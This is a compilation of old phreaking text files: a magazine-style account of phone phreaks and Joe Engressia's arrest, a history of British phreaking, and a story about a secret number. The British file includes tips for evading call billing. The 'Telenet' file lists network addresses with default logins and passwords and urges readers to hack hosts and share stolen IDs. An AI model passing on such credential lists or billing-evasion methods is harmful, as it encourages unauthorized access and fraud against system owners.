You Can Tap the F.B.I.'s Crime Control Computer in the Comfort of Your Own Home, Perhaps

Computer freaking may be the wave of the future. It suits the phone-phreak sensibility perfectly. Gilbertson, the blue-box inventor and a lifelong phone phreak, has also gone on from phone-phreaking to computer-freaking. Before he got into the blue-box business Gilbertson, who is a highly skilled programmer, devised programs for international currency arbitrage.

But he began playing with computers in earnest when he learned he could use his blue box in tandem with the computer terminal installed in his apartment by the instrumentation firm he worked for. The print-out terminal and keyboard was equipped with acoustical coupling, so that by coupling his little ivory Princess phone to the terminal and then coupling his blue box on that, he could M-F his way into other computers with complete anonymity, and without charge; program and re-program them at will; feed them false or misleading information; tap and steal from them. He explained to me that he taps computers by busying out all the lines, then going into a verification trunk, listening into the passwords and instructions one of the time sharers uses, and then M-F-ing in and imitating them. He believes it would not be impossible to creep into the

F.B.I.'s crime control computer through a local police computer terminal and phreak around with the F.B.I.'s memory banks. He claims he has succeeded in re-programming a certain huge institutional computer in such a way that it has cordoned off an entire section of its circuitry for his personal use, and at the same time conceals that arrangement from anyone else's notice. I have been unable to verify this claim.

Like Captain Crunch, like Alexander Graham Bell (pseudonym of a disgruntled-looking East Coast engineer who claims to have invented the black box and now sells black and blue boxes to gamblers and radical heavies), like most phone phreaks, Gilbertson began his career trying to rip off pay phones as a teenager. Figure them out, then rip them off. Getting his dime back from the pay phone is the phone phreak's first thrilling rite of passage. After learning the usual eighteen different ways of getting his dime back, Gilbertson learned how to make master keys to coin-phone cash boxes, and get everyone else's dimes back. He stole some phone-company equipment and put together his own home switchboard with it. He learned to make a simple "bread-box" device, of the kind used by bookies in the Thirties (bookie gives a number to his betting clients; the phone with that number is installed in some widow lady's apartment, but is rigged to ring in the bookie's shop across town, cops trace big betting number and find nothing but the widow).

Not long after that afternoon in 1968 when, deep in the stacks of an engineering library, he came across a technical journal with the phone tone frequencies and rushed off to make his first blue box, not long after that Gilbertson abandoned a very promising career in physical chemistry and began selling blue boxes for \$1,500 apiece.

"I had to leave physical chemistry. I just ran out of interesting things to learn," he told me one evening. We had been talking in the apartment of the man who served as the link between Gilbertson and the syndicate in arranging the big \$300,000 blue-box deal which fell through because of legal trouble. There has been some smoking.

"No more interesting things to learn," he continues. "Physical chemistry turns out to be a sick subject when you take it to its highest level. I don't know. I don't think I could explain to you how it's sick. You have to be there. But you get, I don't know, a false feeling of omnipotence. I suppose it's like phone-phreaking that way. This huge thing is there. This whole system. And there are holes in it and you slip into them like Alice and you're pretending you're doing something you're actually not, or at least it's no longer you that's doing what you thought you were doing. It's all Lewis Carroll. Physical chemistry and phone-phreaking. That's why you have these phone-phreak pseudonyms like The Cheshire Cat, the Red King, and The Snark. But there's something about phone-phreaking that you don't find in physical chemistry." He looks up at me:

"Did you ever steal anything?"

"Well yes, I..."

"Then you know! You know the rush you get. It's not just knowledge, like physical chemistry. It's forbidden knowledge. You know. You can learn about anything under the sun and be bored to death with it. But the idea that it's illegal. Look: you can be small and mobile and smart and you're ripping off somebody large and powerful and very dangerous."

People like Gilbertson and Alexander Graham Bell are always talking about ripping off the phone company and screwing Ma Bell. But if they were shown a single button and told that by pushing it they could turn the entire circuitry of A.T.&T. into molten puddles, they probably wouldn't push it. The disgruntled-inventor phone phreak needs the phone system the way the lapsed Catholic needs the Church, the way Satan needs a God, the way The Midnight Skulker needed, more than anything else, response.

Later that evening Gilbertson finished telling me how delighted he was at the flood of blue boxes spreading throughout the country, how delighted he was to know that "this time they're really screwed." He suddenly shifted gears.

"Of course. I do have this love/hate thing about Ma Bell. In a way I almost like the phone company. I guess I'd be very sad if they were to disintegrate. In a way it's just that after having been so good they turn out to have these things wrong with them. It's those flaws that allow me to get in and mess with them, but I don't know. There's something about it that gets to you and makes you want to get to it, you know."

I ask him what happens when he runs out of interesting, forbidden things to learn about the phone system.

"I don't know, maybe I'd go to work for them for a while."

"In security even?"

"I'd do it, sure. I just as soon play -- I'd just as soon work on either side."

"Even figuring out how to trap phone phreaks? I said, recalling Mark Bernay's game."

"Yes, that might be interesting. Yes, I could figure out how to outwit the phone phreaks. Of course if I got too good at it, it might become boring again. Then I'd have to hope the phone phreaks got much better and outsmarted me for a while. That would move the quality of the game up one level. I might even have to help them out, you know, 'Well, kids, I wouldn't want this to get around but did you ever think of -- ?' I could keep it going at higher and higher levels forever."

The dealer speaks up for the first time. He has been staring at the soft blinking patterns of light and colors on the translucent tiled wall facing him. (Actually there are no patterns: the color and illumination of every tile is determined by a computerized random-number generator designed by Gilbertson which insures that there can be no meaning to any sequence of events in the tiles.)

"Those are nice games you're talking about," says the dealer to his friend. "But I wouldn't mind seeing them screwed. A telephone isn't private anymore. You can't say anything you really want to say on a telephone or you have to go through that paranoid bullshit. 'Is it cool to talk on the phone?' I mean, even if it is cool, if you have to ask 'Is it cool,' then it isn't cool. You know. 'Is it cool,' then it isn't cool. You know. Like those blind kids, people are going to start putting together their own private telephone companies if they want to really talk. And you know what else. You don't hear silences on the phone anymore. They've got this time-sharing thing on long-distance lines where you make a pause and they snip out that piece of time and use it to carry part of somebody else's conversation. Instead of a pause, where somebody's maybe breathing or sighing, you get this blank hole and you only start hearing again when someone says a word and even the beginning of the word is clipped off. Silences don't count -- you're paying for them, but they take them away from you. It's not cool to talk and you can't hear someone when they don't talk. What the hell good is the phone? I wouldn't mind seeing them totally screwed."

The Big Memphis Bust

Joe Engressia never wanted to screw Ma Bell. His dream had always been to work for her.

The day I visited Joe in his small apartment on Union Avenue in Memphis, he was upset about another setback in his application for a telephone job.

"They're stalling on it. I got a letter today telling me they'd have to postpone the interview I requested again. My landlord read it for me. They gave me some runaround about wanting papers on my rehabilitation status but I think there's something else going on."

When I switched on the 40-watt bulb in Joe's room -- he sometimes forgets when he has guests -- it looked as if there was enough telephone hardware to start a small phone company of his own.

There is one phone on top of his desk, one phone sitting in an open drawer beneath the desk top. Next to the desk-top phone is a cigar-box-size M-F device with big toggle switches, and next to that is some kind of switching and coupling device with jacks and alligator plugs hanging loose. Next to that is a Braille typewriter. On the floor next to the desk, lying upside down like a

dead tortoise, is the half-gutted body of an old black standard phone. Across the room on a torn and dusty couch are two more phones, one of them a touch-tone model; two tape recorders; a heap of phone patches and cassettes, and a life-size toy telephone.

Our conversation is interrupted every ten minutes by phone phreaks from all over the country ringing Joe on just about every piece of equipment but the toy phone and the Braille typewriter. One fourteen-year-old blind kid from Connecticut calls up and tells Joe he's got a girl friend. He wants to talk to Joe about girl friends. Joe says they'll talk later in the evening when they can be alone on the line. Joe draws a deep breath, whistles him off the air with an earsplitting 2600-cycle whistle. Joe is pleased to get the calls but he looked worried and preoccupied that evening, his brow constantly furrowed over his dark wandering eyes. In addition to the phone-company stall, he has just learned that his apartment house is due to be demolished in sixty days for urban renewal. For all its shabbiness, the Union Avenue apartment house has been Joe's first home-of-his-own and he's worried that he may not find another before this one is demolished.

But what really bothers Joe is that switchmen haven't been listening to him. "I've been doing some checking on 800 numbers lately, and I've discovered that certain 800 numbers in New Hampshire couldn't be reached from Missouri and Kansas. Now it may sound like a small thing, but I don't like to see sloppy work; it makes me feel bad about the lines. So I've been calling up switching offices and reporting it, but they haven't corrected it. I called them up for the third time today and instead of checking they just got mad. Well, that gets me mad. I mean, I do try to help them. There's something about them I can't understand -- you want to help them and they just try to say you're defrauding them."

It is Sunday evening and Joe invites me to join him for dinner at a Holiday Inn. Frequently on Sunday evening Joe takes some of his welfare money, calls a cab, and treats himself to a steak dinner at one of Memphis' thirteen Holiday Inns. (Memphis is the headquarters of Holiday Inn. Holiday Inns have been a favorite for Joe ever since he made his first solo phone trip to a Bell switching office in Jacksonville, Florida, and stayed in the Holiday Inn there. He likes to stay at Holiday Inns, he explains, because they represent freedom to him and because the rooms are arranged the same all over the country so he knows that any Holiday Inn room is familiar territory to him. Just like any telephone.)

Over steaks in the Pinnacle Restaurant of the Holiday Inn Medical Center on Madison Avenue in Memphis, Joe tells me the highlights of his life as a phone phreak.

At age seven, Joe learned his first phone trick. A mean baby-sitter, tired of listening to little Joe play with the phone as he always did, constantly, put a lock on the phone dial. "I got so mad. When there's a phone sitting there and

I can't use it... so I started getting mad and banging the receiver up and down. I noticed I banged it once and it dialed one. Well, then I tried banging it twice...." In a few minutes Joe learned how to dial by pressing the hook switch at the right time. "I was so excited I remember going 'whoo whoo' and beat a box down on the floor."

At age eight Joe learned about whistling. "I was listening to some intercept non working-number recording in L.A.- I was calling L.A. as far back as that, but I'd mainly dial non working numbers because there was no charge, and I'd listen to these recordings all day. Well, I was whistling 'cause listening to these recordings can be boring after a while even if they are from L.A., and all of a sudden, in the middle of whistling, the recording clicked off. I fiddled around whistling some more, and the same thing happened. So I called up the switch room and said, 'I'm Joe. I'm eight years old and I want to know why when I whistle this tune the line clicks off.' He tried to explain it to me, but it was a little too technical at the time. I went on learning. That was a thing nobody was going to stop me from doing. The phones were my life, and I was going to pay any price to keep on learning. I knew I could go to jail. But I had to do what I had to do to keep on learning."

The phone is ringing when we walk back into Joe's apartment on Union Avenue. It is Captain Crunch. The Captain has been following me around by phone, calling up everywhere I go with additional bits of advice and explanation for me and whatever phone phreak I happen to be visiting. This time the Captain reports he is calling from what he describes as "my hideaway high up in the Sierra Nevada." He pulses out lusty salvos of M-F and tells Joe he is about to "go out and get a little action tonight. Do some phreaking of another kind, if you know what I mean." Joe chuckles.

The Captain then tells me to make sure I understand that what he told me about tying up the nation's phone lines was true, but that he and the phone phreaks he knew never used the technique for sabotage. They only learned the technique to help the phone company.

"We do a lot of troubleshooting for them. Like this New Hampshire/Missouri WATS-line flaw I've been screaming about. We help them more than they know."

After we say good-bye to the Captain and Joe whistles him off the line, Joe tells me about a disturbing dream he had the night before: "I had been caught and they were taking me to a prison. It was a long trip. They were taking me to a prison a long long way away. And we stopped at a Holiday Inn and it was my last night ever using the phone and I was crying and crying, and the lady at the Holiday Inn said, 'Gosh, honey, you should never be sad at a Holiday Inn. You should always be happy here. Especially since it's your last night.' And that just made it worse and I was sobbing so much I couldn't stand it."

Two weeks after I left Joe Engressia's apartment, phone-company security agents and Memphis police broke into it. Armed with a warrant, which they left pinned

to a wall, they confiscated every piece of equipment in the room, including his toy telephone. Joe was placed under arrest and taken to the city jail where he was forced to spend the night since he had no money and knew no one in Memphis to call.

It is not clear who told Joe what that night, but someone told him that the phone company had an open-and-shut case against him because of revelations of illegal activity he had made to a phone-company undercover agent.

By morning Joe had become convinced that the reporter from Esquire, with whom he had spoken two weeks ago, was the undercover agent. He probably had ugly thoughts about someone he couldn't see gaining his confidence, listening to him talk about his personal obsessions and dreams, while planning all the while to lock him up.

"I really thought he was a reporter," Engressia told the Memphis Press-Seminar. "I told him everything...." Feeling betrayed, Joe proceeded to confess everything to the press and police.

As it turns out, the phone company did use an undercover agent to trap Joe, although it was not the Esquire reporter.

Ironically, security agents were alerted and began to compile a case against Joe because of one of his acts of love for the system: Joe had called an internal service department to report that he had located a group of defective long-distance trunks, and to complain again about the New Hampshire/Missouri WATS problem. Joe always liked Ma Bell's lines to be clean and responsive. A suspicious switchman reported Joe to the security agents who discovered that Joe had never had a long-distance call charged to his name.

Then the security agents learned that Joe was planning one of his phone trips to a local switching office. The security people planted one of their agents in the switching office. He posed as a student switchman and followed Joe around on a tour. He was extremely friendly and helpful to Joe, leading him around the office by the arm. When the tour was over he offered Joe a ride back to his apartment house. On the way he asked Joe -- one tech man to another -- about "those blue boxers" he'd heard about. Joe talked about them freely, talked about his blue box freely, and about all the other things he could do with the phones.

The next day the phone-company security agents slapped a monitoring tape on Joe's line, which eventually picked up an illegal call. Then they applied for the search warrant and broke in.

In court Joe pleaded not guilty to possession of a blue box and theft of service. A sympathetic judge reduced the charges to malicious mischief and found him guilty on that count, sentenced him to two thirty-day sentences to be served concurrently and then suspended the sentence on condition that Joe

promise never to play with phones again. Joe promised, but the phone company refused to restore his service. For two weeks after the trial Joe could not be reached except through the pay phone at his apartment house, and the landlord screened all calls for him.

Phone-phreak Carl managed to get through to Joe after the trial, and reported that Joe sounded crushed by the whole affair.

"What I'm worried about," Carl told me, "is that Joe means it this time. The promise. That he'll never phone-phreak again. That's what he told me, that he's given up phone-phreaking for good. I mean his entire life. He says he knows they're going to be watching him so closely for the rest of his life he'll never be able to make a move without going straight to jail. He sounded very broken up by the whole experience of being in jail. It was awful to hear him talk that way. I don't know. I hope maybe he had to sound that way. Over the phone, you know."

He reports that the entire phone-phreak underground is up in arms over the phone company's treatment of Joe. "All the while Joe had his hopes pinned on his application for a phone-company job, they were stringing him along getting ready to bust him. That gets me mad. Joe spent most of his time helping them out. The bastards. They think they can use him as an example. All of sudden they're harassing us on the coast. Agents are jumping up on our lines. They just busted -----'s mute yesterday and ripped out his lines. But no matter what Joe does, I don't think we're going to take this lying down."

Two weeks later my phone rings and about eight phone phreaks in succession say hello from about eight different places in the country, among them Carl, Ed, and Captain Crunch. A nationwide phone-phreak conference line has been reestablished through a switching machine in -----, with the cooperation of a disgruntled switchman.

"We have a special guest with us today," Carl tells me.

The next voice I hear is Joe's. He reports happily that he has just moved to a place called Millington, Tennessee, fifteen miles outside of Memphis, where he has been hired as a telephone-set repairman by a small independent phone company. Someday he hopes to be an equipment troubleshooter.

"It's the kind of job I dreamed about. They found out about me from the publicity surrounding the trial. Maybe Ma Bell did me a favor busting me. I'll have telephones in my hands all day long."

"You know the expression, 'Don't get mad, get even'?" phone-phreak Carl asked me. "Well, I think they're going to be very sorry about what they did to Joe and what they're trying to do to us."

(an excellent story presented here by Jolly Roger.

120.TXT

Taken from the Official Hacker's Guide. Originally seen by myself in some book and I cannot remember the name of it.)

121.TXT
-->Courtesy of Exodus<--

```

$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
$                                     $
$   THE HISTORY OF BRITISH PHREAKING   $
$   --- -----  --  -----  -----  $
$                                     $
$   THE SECOND IN A SERIES OF          $
$   THE HISTORY OF.....PHILES        $
$                                     $
$   WRITTEN AND UPLOADED BY:           $
$                                     $
$$$$$$$$$$$$$$$$-->LEX LUTHOR<--$$$$$$$$$$$$$$$$
$                                     $
$   AND                                $
$   THE LEGION OF DOOM!                $
$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$

```

NOTE: THE BRITISH POST OFFICE, IS THE U.S. EQUIVALENT OF MA BELL.

IN BRITAIN, PHREAKING GOES BACK TO THE EARLY FIFTIES, WHEN THE TECHNIQUE OF 'TOLL A DROP BACK' WAS DISCOVERED. TOLL A WAS AN EXCHANGE NEAR ST. PAULS WHICH ROUTED CALLS BETWEEN LONDON AND NEARBY NON-LONDON EXCHANGES. THE TRICK WAS TO DIAL AN UNALLOCATED NUMBER, AND THEN DEPRESS THE RECEIVER-REST FOR 1/2 SECOND. THIS FLASHING INITIATED THE 'CLEAR FORWARD' SIGNAL, LEAVING THE CALLER WITH AN OPEN LINE INTO THE TOLL A EXCHANGE. THE COULD THEN DIAL 018, WHICH FORWARDED HIM TO THE TRUNK EXCHANGE AT THAT TIME, THE FIRST LONG DISTANCE EXCHANGE IN BRITAIN AND FOLLOW IT WITH THE CODE FOR THE DISTANT EXCHANGE TO WHICH HE WOULD BE CONNECTED AT NO EXTRA CHARGE.

THE SIGNALS NEEDED TO CONTROL THE UK NETWORK TODAY WERE PUBLISHED IN THE "INSTITUTION OF POST OFFICE ENGINEERS JOURNAL" AND REPRINTED IN THE SUNDAY TIMES (15 OCT. 1972).

THE SIGNALLING SYSTEM THEY USE: SIGNALLING SYSTEM NO. 3 USES PAIRS OF FREQUENCIES SELECTED FROM 6 TONES SEPARATED BY 120HZ. WITH THAT INFO, THE PHREAKS MADE "BLEEPERS" OR AS THEY ARE CALLED HERE IN THE U.S. "BLUE BOX", BUT THEY DO UTILIZE DIFFERENT MF TONES THEN THE U.S., THUS, YOUR U.S. BLUE BOX THAT YOU SMUGGLED INTO THE UK WILL NOT WORK, UNLESS YOU CHANGE THE FREQUENCIES.

IN THE EARLY SEVENTIES, A SIMPLER SYSTEM BASED ON DIFFERENT NUMBERS OF PULSES WITH THE SAME FREQUENCY (2280HZ) WAS USED. FOR MORE INFO ON THAT, TRY TO GET A HOLD OF: ATKINSON'S "TELEPHONY AND SYSTEMS TECHNOLOGY".

IN THE EARLY DAYS OF BRITISH PHREAKING, THE CAMBRIDGE UNIVERSITY TITAN COMPUTER WAS USED TO RECORD AND CIRCULATE NUMBERS FOUND BY THE EXHAUSTIVE DIALING OF LOCAL NETWORKS. THESE NUMBERS WERE USED TO CREATE A CHAIN OF LINKS FROM LOCAL EXCHANGE TO LOCAL EXCHANGE ACROSS THE COUNTRY, BYPASSING THE TRUNK

121.TXT

CIRCUITS. BECAUSE THE INTERNAL ROUTING CODES IN THE UK NETWORK ARE NOT THE SAME AS THOSE DIALED BY THE CALLER, THE PHREAKS HAD TO DISCOVER THEM BY 'PROBE AND LISTEN' TECHNIQUES OR MORE COMMONLY KNOWN IN THE U.S.-- SCANNING. WHAT THEY DID WAS PUT IN LIKELY SIGNALS AND LISTENED TO FIND OUT IF THEY SUCCEEDED. THE RESULTS OF SCANNING WERE CIRCULATED TO OTHER PHREAKS. DISCOVERING EACH OTHER TOOK TIME AT FIRST, BUT EVENTUALLY THE PHREAKS BECAME ORGANIZED. THE "TAP" OF BRITAIN WAS CALLED "UNDERCURRENTS" WHICH ENABLED BRITISH PHREAKS TO SHARE THE INFO ON NEW NUMBERS, EQUIPMENT ETC.

TO UNDERSTAND WHAT THE BRITISH PHREAKS DID, THINK OF THE PHONE NETWORK IN THREE LAYERS OF LINES: LOCAL, TRUNK, AND INTERNATIONAL. IN THE UK, SUBSCRIBER TRUNK DIALING (STD), IS THE MECHANISM WHICH TAKES A CALL FROM THE LOCAL LINES AND (LEGITIMATELY) ELEVATES IT TO A TRUNK OR INTERNATIONAL LEVEL. THE UK PHREAKS FIGURED THAT A CALL AT TRUNK LEVEL CAN BE ROUTED THROUGH ANY NUMBER OF EXCHANGES, PROVIDED THAT THE RIGHT ROUTING CODES WERE FOUND AND USED CORRECTLY. THEY ALSO HAD TO DISCOVER HOW TO GET FROM LOCAL TO TRUNK LEVEL EITHER WITHOUT BEING CHARGED (WHICH THEY DID WITH A BLEEPER BOX) OR WITHOUT USING (STD). CHAINING HAS ALREADY BEEN MENTIONED BUT IT REQUIRES LONG STRINGS OF DIGITS AND SPEECH GETS MORE AND MORE FAINT AS THE CHAIN GROWS, JUST LIKE IT DOES WHEN YOU STACK TRUNKS BACK AND FORTH ACROSS THE U.S. THE WAY THE SECURITY REPS SNAGGED THE PHREAKS WAS TO PUT A SIMPLE 'PRINTERMETER' OR AS WE CALL IT: A PEN REGISTER ON THE SUSPECTS LINE, WHICH SHOWS EVERY DIGIT DIALED FROM THE SUBSCRIBERS LINE.

THE BRITISH PREFER TO GET ONTO THE TRUNKS RATHER THAN CHAINING. ONE WAY WAS TO DISCOVER WHERE LOCAL CALLS USE THE TRUNKS BETWEEN NEIGHBORING EXCHANGES, START A CALL AND STAY ON THE TRUNK INSTEAD OF RETURNING TO THE LOCAL LEVEL ON REACHING THE DISTANT SWITCH. THIS AGAIN REQUIRED EXHAUSTIVE DIALING AND MADE MORE WORK FOR TITAN; IT ALSO REVEALED 'FIDDLES', WHICH WERE INSERTED BY POST OFFICE ENGINEERS.

WHAT FIDDLING MEANS IS THAT THE ENGINEERS REWIRED THE EXCHANGES FOR THEIR OWN BENEFIT. THE EQUIPMENT IS MODIFIED TO GIVE ACCESS TO A TRUNK WITH OUT BEING CHARGED, AN OPERATION WHICH IS PRETTY EASY IN STEP BY STEP (SXS) ELECTROMECHANICAL EXCHANGES, WHICH WERE INSTALLED IN BRITAIN EVEN IN THE 1970S (NOTE: I KNOW OF A BACK DOOR INTO THE CANADIAN SYSTEM ON A 4A CO., SO IF YOU ARE ON SXS OR A 4A, TRY SCANNING 3 DIGIT EXCHANGES, IE: DIAL 999,998,997 ETC. AND LISTEN FOR THE BEEP-KERCHINK, IF THERE ARE NO 3 DIGIT CODES WHICH ALLOW DIRECT ACCESS TO A TANDEM IN YOUR LOCAL EXCHANGE AND BYPASSES THE AMA SO YOU WON'T BE BILLED, NOT HAVE TO BLAST 2600 EVERY TIME YOU WISH TO BOX A CALL.

A FAMOUS BRITISH 'FIDDLER' REVEALED IN THE EARLY 1970S WORKED BY DIALING 173. THE CALLER THEN ADDED THE TRUNK CODE OF 1 AND THE SUBSCRIBERS LOCAL NUMBER. AT THAT TIME, MOST ENGINEERING TEST SERVICES BEGAN WITH 17X, SO THE ENGINEERS COULD HIDE THEIR FIDDLES IN THE NEST OF SERVICE WIRES. WHEN SECURITY REPS STARTED SEARCHING, THE FIDDLES WERE CONCEALED BY TONES SIGNALLING: 'NUMBER UNOBTAINABLE' OR 'EQUIPMENT ENGAGED' WHICH SWITCHED OFF AFTER A DELAY. THE NECESSARY RELAYS ARE SMALL AND EASILY HIDDEN.

121.TXT

THERE WAS ANOTHER SIDE TO PHREAKING IN THE UK IN THE SIXTIES. BEFORE STD WAS WIDESPREAD, MANY 'ORDINARY' PEOPLE WERE DRIVEN TO.

OCCASIONAL PHREAKING FROM SHEER FRUSTRATION AT THE INEFFICIENT OPERATOR CONTROLLED TRUNK SYSTEM. THIS CAME TO A HEAD DURING A STRIKE ABOUT 1961 WHEN OPERATORS COULD NOT BE REACHED. NOTHING COMPLICATED WAS NEEDED. MANY OPERATORS HAD BEEN IN THE HABIT OF REPEATING THE CODES AS THEY DIALLED THE REQUESTED NUMBERS SO PEOPLE SOON LEARNT THE NUMBERS THEY CALLED FREQUENTLY. THE ONLY 'TRICK' WAS TO KNOW WHICH EXCHANGES COULD BE DIALLED THROUGH TO PASS ON THE TRUNK NUMBER. CALLERS ALSO NEEDED A PRETTY QUIET PLACE TO DO IT, SINCE TIMING RELATIVE TO CLICKS WAS IMPORTANT THE MOST FAMOUS TRIAL OF BRITISH PHREAKS WAS CALLED THE OLD BAILY TRIAL. #WHICH STARTED ON 3 OCT. 1973. #WHAT THEY PHREAKS DID WAS TO DIAL A SPARE NUMBER AT A LOCAL CALL RATE BUT INVOLVING A TRUNK TO ANOTHER EXCHANGE THEN THEY SEND A 'CLEAR FORWARD' TO THEIR LOCAL EXCHANGE, INDICATING TO IT THAT THE CALL IS FINISHED; BUT THE DISTANT EXCHANGE DOESN'T REALIZE BECAUSE THE CALLER'S PHONE IS STILL OFF THE HOOK. THEY NOW HAVE AN OPEN LINE INTO THE DISTANT TRUNK EXCHANGE AND SENDS TO IT A 'SEIZE' SIGNAL: '1' WHICH PUTS HIM ONTO ITS OUTGOING LINES NOW, IF THEY KNOW THE CODES, THE WORLD IS OPEN TO THEM. ALL OTHER EXCHANGES TRUST HIS LOCAL EXCHANGE TO HANDLE THE BILLING; THEY JUST INTERPRET THE TONES THEY HEAR. MEAN WHILE, THE LOCAL EXCHANGE COLLECTS ONLY FOR A LOCAL CALL. THE INVESTIGATORS DISCOVERED THE PHREAKS HOLDING A CONFERENCE SOMEWHERE IN ENGLAND SURROUNDED BY VARIOUS PHONE EQUIPMENT AND BLEEPER BOXES, ALSO PRINTOUTS LISTING 'SECRET' POST OFFICE CODES. (THEY PROBABLY GOT THEM FROM TRASHING?) THE JUDGE SAID: "SOME TAKE TO HEROIN, SOME TAKE TO TELEPHONES" FOR THEM PHONE PHREAKING WAS NOT A CRIME BUT A HOBBY TO BE SHARED WITH PHEELLOW ENTHUSIASTS AND DISCUSSED WITH THE POST OFFICE OPENLY OVER DINNER AND BY MAIL. THEIR APPROACH AND ATTITUDE TO THE WORLDS LARGEST COMPUTER, THE GLOBAL TELEPHONE SYSTEM, WAS THAT OF SCIENTISTS CONDUCTING EXPERIMENTS OR PROGRAMMERS AND ENGINEERS TESTING PROGRAMS AND SYSTEMS. THE JUDGE APPEARED TO AGREE, AND EVEN ASKED THEM FOR PHREAKING CODES TO USE FROM HIS LOCAL EXCHANGE!!!

(Left Untouched as I got it...-----JR)

(Same Here... '97. -----RFLAGG)

----->Courtesy of The Black Gate BBS<-----

Bad as Shit

Recently, a telephone fanatic in the northwest made an interesting discovery. He was exploring the 804 area code (Virginia) and found out that the 840 exchange did something strange.

In the vast majority of cases, in fact in all of the cases except one, he would get a recording as if the exchange didn't exist. However, if he dialed 804-840 and four rather predictable numbers, he got a ring!

After one or two rings, somebody picked up. Being experienced at this kind of thing, he could tell that the call didn't "supe", that is, no charges were being incurred for calling this number.

(Calls that get you to an error message, or a special operator, generally don't supervise.) A female voice, with a hint of a Southern accent said, "Operator, can I help you?"

"Yes," he said, "What number have I reached?"

"What number did you dial, sir?"

He made up a number that was similar.

"I'm sorry that is not the number you reached." Click.

He was fascinated. What in the world was this? He knew he was going to call back, but before he did, he tried some more experiments. He tried the 840 exchange in several other area codes. In some, it came up as a valid exchange. In others, exactly the same thing happened -- the same last four digits, the same Southern belle. Oddly enough, he later noticed, the areas worked in seemed to travel in a beeline from Washington DC to Pittsburgh, PA.

He called back from a payphone. "Operator, can I help you?"

"Yes, this is the phone company. I'm testing this line and we don't seem to have an identification on your circuit. What office is this, please?"

"What number are you trying to reach?"

"I'm not trying to reach any number. I'm trying to identify this circuit."

"I'm sorry, I can't help you."

"Ma'am, if I don't get an ID on this line, I'll have to disconnect it. We show no record of it here."

"Hold on a moment, sir."

After about a minute, she came back. "Sir, I can have someone speak to you. Would you give me your number, please?"

He had anticipated this and he had the payphone number ready. After he gave it, she said, "Mr. XXX will get right back to you."

"Thanks." He hung up the phone. It rang. INSTANTLY! "Oh my God," he thought, "They weren't asking for my number -- they were confirming it!"

"Hello," he said, trying to sound authoritative.

"This is Mr. XXX. Did you just make an inquiry to my office concerning a phone number?"

"Yes. I need an identi--"

"What you need is advice. Don't ever call that number again. Forget you ever knew it."

At this point our friend got so nervous he just hung up. He expected to hear the phone ring again but it didn't.

Over the next few days he racked his brains trying to figure out what the number was. He knew it was something big -- that was pretty certain at this point. It was so big that the number was programmed into every central office in the country. He knew this because if he tried to dial any other number in that exchange, he'd get a local error message from his CO, as if the exchange didn't exist.

It finally came to him. He had an uncle who worked in a federal agency. He had a feeling that this was government related and if it was, his uncle could probably find out what it was. He asked the next day and his uncle promised to look into the matter.

The next time he saw his uncle, he noticed a big change in his manner. He was trembling. "Where did you get that number?!" he shouted. "Do you know I almost got fired for asking about it?!? They kept wanting to know where I got it."

Our friend couldn't contain his excitement. "What is it?" he pleaded. "What's the number?!"

"IT'S THE PRESIDENT'S BOMB SHELTER!"

He never called the number after that. He knew that he could probably cause quite a bit of excitement by calling the number and saying something like, "The

122.TXT

weather's not good in Washington. We're coming over for a visit." But our friend was smart. he knew that there were some things that were better off unsaid and undone.

(A fucking great story from the Official Phreaker's Guide)

-----RFLAGG

123.TXT

Telenet

Courtesy of Exodus
Orig. by JR

It seems that not many of you know that Telenet is connected to about 80 computer-networks in the world. No, I don't mean 80 nodes, but 80 networks with thousands of unprotected computers. When you call your local Telenet- gateway, you can only call those computers which accept reverse-charging- calls.

If you want to call computers in foreign countries or computers in USA which do not accept R-calls, you need a Telenet-ID. Did you ever notice that you can type ID XXXX when being connected to Telenet? You are then asked for the password. If you have such a NUI (Network-User-ID) you can call nearly every host connected to any computer-network in the world. Here are some examples:

026245400090184 :Is a VAX in Germany (Username: DATEXP and leave mail for CHRIS !!!)
0311050500061 :Is the Los Alamos Integrated computing network (One of the hosts connected to it is the DNA (Defense Nuclear Agency)!!!)
0530197000016 :Is a BBS in New Zealand
024050256 :Is the S-E-Bank in Stockholm, Sweden (Login as GAMES !!!)
02284681140541 :CERN in Geneva in Switzerland (one of the biggest nuclear research centers in the world) Login as GUEST
0234212301161 :A Videotex-standard system. Type OPTTEL to get in and use the ID 999_ with the password 9_
0242211000001 :University of Oslo in Norway (Type LOGIN 17,17 to play the Multi-User-Dungeon !)
0425130000215 :Something like ITT Dialcom, but this one is in Israel ! ID HELP with password HELP works fine with security level 3
0310600584401 :Is the Washington Post News Service via Tymnet (Yes, Tymnet is connected to Telenet, too !) ID and Password is: PETER You can read the news of the next day !

The prefixes are as follows:

02624 is Datex-P in Germany
02342 is PSS in England
03110 is Telenet in USA
03106 is Tymnet in USA
02405 is Telepak in Sweden
04251 is Isranet in Israel
02080 is Transpac in France
02284 is Telepac in Switzerland
02724 is Eirpac in Ireland
02704 is Luxpac in Luxembourg
05252 is Telepac in Singapore
04408 is Venus-P in Japan

...and so on... Some of the countries have more than one packet-switching-network (USA has 11, Canada has 3, etc).

OK. That should be enough for the moment. As you see most of the passwords are

123.TXT

very simple. This is because they must not have any fear of hackers. Only a few German hackers use these networks. Most of the computers are absolutely easy to hack !!! So, try to find out some Telenet-ID's and leave them here. If you need more numbers, leave e-mail.

I'm calling from Germany via the German Datex-P network, which is similar to Telenet. We have a lot of those NUI's for the German network, but none for a special Tymnet-outdial-computer in USA, which connects me to any phone #.

CUL8R, Mad Max

PS: Call 026245621040000 and type ID INF300 with password DATACOM to get more Informations on packet-switching-networks !

PS2: The new password for the Washington Post is KING !!!!

`Fucking with the Operator

courtesy of Exodus

Ever get an operator who gave you a hard time, and you didn't know what to do? Well if the operator hears you use a little Bell jargon, she might wise up. Here is a little diagram (excuse the artwork) of the structure of operators

```

/-----\   /-----\   /-----\
!Operator!-- > ! S.A. ! ---->! BOS !
\-----/   \-----/   \-----/
!
!
V
/-----\
! Group Chief !
\-----/

```

